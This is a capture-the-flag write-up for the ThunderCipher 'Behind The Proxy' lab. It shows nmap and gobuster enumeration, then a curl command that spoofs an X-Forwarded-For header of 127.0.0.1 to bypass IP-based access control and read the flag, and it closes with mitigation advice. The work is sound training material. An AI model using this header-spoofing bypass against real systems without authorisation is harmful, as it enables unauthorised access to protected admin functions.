2/25/2026


Challenge-03

Solving CTF Labs on ThunderCipher

YUVARAJ M

ThunderCipher – Behind The Proxy Writeup

Difficulty: Easy
Category: Web Exploitation
Vulnerability: Improper Trust in Proxy Headers (IP-Based Access Control Bypass)
Target IP: 192.168.5.247
Port: 80



Description

This is an easy web challenge. This page is restricted to internal users only. Sometimes servers trust what they shouldn't. Can you make the application trust you?

Challenge Description

Behind The Proxy is an easy web challenge where a web application is running on port 80.

The page mentions that access is restricted to internal users only. The objective was to analyze how the server verifies internal access and determine whether the trust mechanism can be bypassed.


The challenge hint suggests that sometimes servers trust what they shouldn't.

The goal was to gain internal access and retrieve the flag.

Enumeration Phase

Step 1 – Port Scanning

Performed a nmap scan: **nmap 192.168.5.247 -A**



```
┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ ping 192.168.5.247
PING 192.168.5.247 (192.168.5.247) 56(84) bytes of data.
64 bytes from 192.168.5.247: icmp_seq=1 ttl=63 time=107 ms
64 bytes from 192.168.5.247: icmp_seq=2 ttl=63 time=101 ms
64 bytes from 192.168.5.247: icmp_seq=3 ttl=63 time=98.5 ms
^Z
zsh: suspended  ping 192.168.5.247

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ nmap 192.168.5.247 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 12:51 +0530
Nmap scan report for 192.168.5.247
Host is up (0.071s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2e:6a:19:ef:86:e7:cd:78:d2:0e:e9:35:2c:e0:a2:d7 (ECDSA)
|_  256 0b:b1:5d:7e:81:8e:84:56:23:4e:fe:f7:d1:09:17:0b (ED25519)
80/tcp open  http    Apache httpd 2.4.63
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   78.14 ms 10.8.0.1
2   66.93 ms 192.168.5.247

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.11 seconds

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ curl -i http://192.168.5.247
```

Open ports found:

- **22 (SSH – OpenSSH 9.9p1 Ubuntu)**
- **80 (HTTP – Apache 2.4.63)**

Service Info showed:

Host: 127.0.0.1

This suggested that the application might be running behind a reverse proxy and trusting forwarded headers.

Application Analysis

Step 2 – Directory Enumeration


Used Gobuster to discover hidden endpoints:

**gobuster dir -u http://192.168.5.247 **
-w /usr/share/wordlists/dirb/common.txt

Discovered Endpoints:

- /index.php
- /admin.php
- /.htaccess (403)

- /.htpasswd (403)



```
┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ gobuster dir -u http://192.168.5.247 \
-w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.247
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
admin.php            (Status: 200) [Size: 838]
index.php            (Status: 200) [Size: 1201]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


The interesting endpoint was:

- **/admin.php**

Step 3 – Access Testing

Accessing the admin page normally:

curl -i http://192.168.5.247/



http://192.168.5.247

Acme Solutions

Secure. Reliable. Scalable.

Welcome


Acme Solutions provides enterprise-grade web services and internal tools for distributed teams across multiple regions.

Our infrastructure is continuously monitored and protected behind multiple security layers.

© 2026 Acme Solutions. All rights reserved.

And based on the gobuster results we found out that **/admin.php** is accessible and I tried accessing it using the following command.

curl -i http://192.168.5.247/admin.php


Session Actions Edit View Help
yuvaraj@yuvaraj: ~/Downloads
yuvaraj@yuvaraj: ~/Downloads
Screenshot taken
View image

```
└─$ curl -i http://192.168.5.247/admin.php
HTTP/1.1 200 OK
Date: Wed, 25 Feb 2026 07:28:41 GMT
Server: Apache/2.4.63 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 838
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>System Console</title>
    <style>
        body {
            font-family: monospace;
            background: #020617;
            color: #e5e7eb;
            padding-top: 120px;
            text-align: center;
        }
        .panel {
            width: 520px;
            margin: auto;
            background: #0f172a;
            padding: 30px;
            border-radius: 6px;
        }
        .error {
            color: #f87171;
        }
        .flag {
            color: #22c55e;
            font-size: 17px;
            margin-top: 15px;
            word-break: break-word;
        }
    </style>
</head>
<body>

<div class="panel">
    <h2 class="error">403 Forbidden</h2>
    <p>Access to this resource is restricted.</p>
</div>

</body>
</html>

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
```

Response:

403 Forbidden
Access to this resource is restricted.

This indicated IP-based access control.

Exploitation

Step 4 – Testing Proxy Header Manipulation

Since the challenge name was "**Behind The Proxy**", the likely vulnerability was improper trust in proxy headers such as:

- X-Forwarded-For
- X-Real-IP

Many applications check:

if (client_ip == "127.0.0.1")


Instead of validating the real source IP.

Exploit Command

Spoofed the internal IP using:


**curl -i http://192.168.5.247/admin.php **
-H "X-Forwarded-For: 127.0.0.1"

Successful Response



```
┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ curl -i http://192.168.5.247/admin.php \
-H "X-Forwarded-For: 127.0.0.1"
HTTP/1.1 200 OK
Date: Wed, 25 Feb 2026 07:29:10 GMT
Server: Apache/2.4.63 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 908
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>System Console</title>
    <style>
        body {
            font-family: monospace;
            background: #020617;
            color: #e5e7eb;
            padding-top: 120px;
            text-align: center;
        }
        .panel {
            width: 520px;
            margin: auto;
            background: #0f172a;
            padding: 30px;
            border-radius: 6px;
        }
        .error {
            color: #f87171;
        }
        .flag {
            color: #22c55e;
            font-size: 17px;
            margin-top: 15px;
            word-break: break-word;
        }
    </style>
</head>
<body>

<div class="panel">
    <h2>System Console</h2>
    <p>Internal access verified.</p>

    <div class="flag">
        ThunderCipher{proxy_headers_are_not_authentication}
    </div>

</div>
```

The server responded with:



```
┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ curl -i http://192.168.5.247/admin.php \
-H "X-Forwarded-For: 127.0.0.1"
HTTP/1.1 200 OK
Date: Wed, 25 Feb 2026 07:29:10 GMT
Server: Apache/2.4.63 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 908
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>System Console</title>
    <style>
        body {
            font-family: monospace;
            background: #020617;
            color: #e5e7eb;
            padding-top: 120px;
            text-align: center;
        }
        .panel {
            width: 520px;
            margin: auto;
            background: #0f172a;
            padding: 30px;
            border-radius: 6px;
        }
        .error {
            color: #f87171;
        }
        .flag {
            color: #22c55e;
            font-size: 17px;
            margin-top: 15px;
            word-break: break-word;
        }
    </style>
</head>
<body>

<div class="panel">
    <h2>System Console</h2>
    <p>Internal access verified.</p>

    <div class="flag">
        ThunderCipher{proxy_headers_are_not_authentication}
    </div>

</div>
```

Internal access verified.
ThunderCipher{proxy_headers_are_not_authentication}

Vulnerability Explanation

Vulnerability – Improper Trust in Proxy Headers

The server trusted the X-Forwarded-For header to determine whether the request originated from an internal IP address.

However, this header is fully controllable by the client unless validated by a trusted reverse proxy.

This is categorized under:

- **Broken Access Control**
- **OWASP Top 10 – A01**

Impact

• External users can gain internal access
• Authentication bypass
• Exposure of sensitive admin functionality
• Information disclosure

In a real-world scenario, this could lead to:

• Admin panel compromise
• Privilege escalation
• Data breach
• Full application takeover

How to Fix

Mitigation

The correct implementation should:

Option 1 – Use actual server IP information

Use server-side variables that cannot be modified by the client:

client_ip = request.remote_addr

Option 2 – Trust proxy headers only from known proxies

Only accept X-Forwarded-For if:

- The request comes from a trusted reverse proxy

- The proxy overwrites any client-supplied headers

- Never directly trust client-controlled headers for authentication decisions.

Lessons Learned


• Always enumerate hidden endpoints
• If access is IP-restricted → test header spoofing
• Proxy headers are common misconfigurations
• Broken Access Control is extremely common
• Small misconfigurations can completely break security

Attack Flow Summary

- Scanned target → Found port 80
- Enumerated directories → Found /admin.php
- Accessed page → Received 403 Forbidden
- Identified possible IP restriction
- Spoofed X-Forwarded-For: 127.0.0.1
- Bypassed restriction
- Retrieved flag

Final Flag

ThunderCipher{proxy_headers_are_not_authentication}



Behind The Proxy
by p4nth3r
EASY

Description

This is an easy web challenge. This page is restricted to internal users only. Sometimes servers trust what they shouldn't. Can you make the application trust you?

Stop Machine
Target: 192.168.5.247
Time left: 49:14
Download Certificate

Flags to Capture
1 / 1 Solved

What is the flag?
y_headers_are_not_authentication}
Solved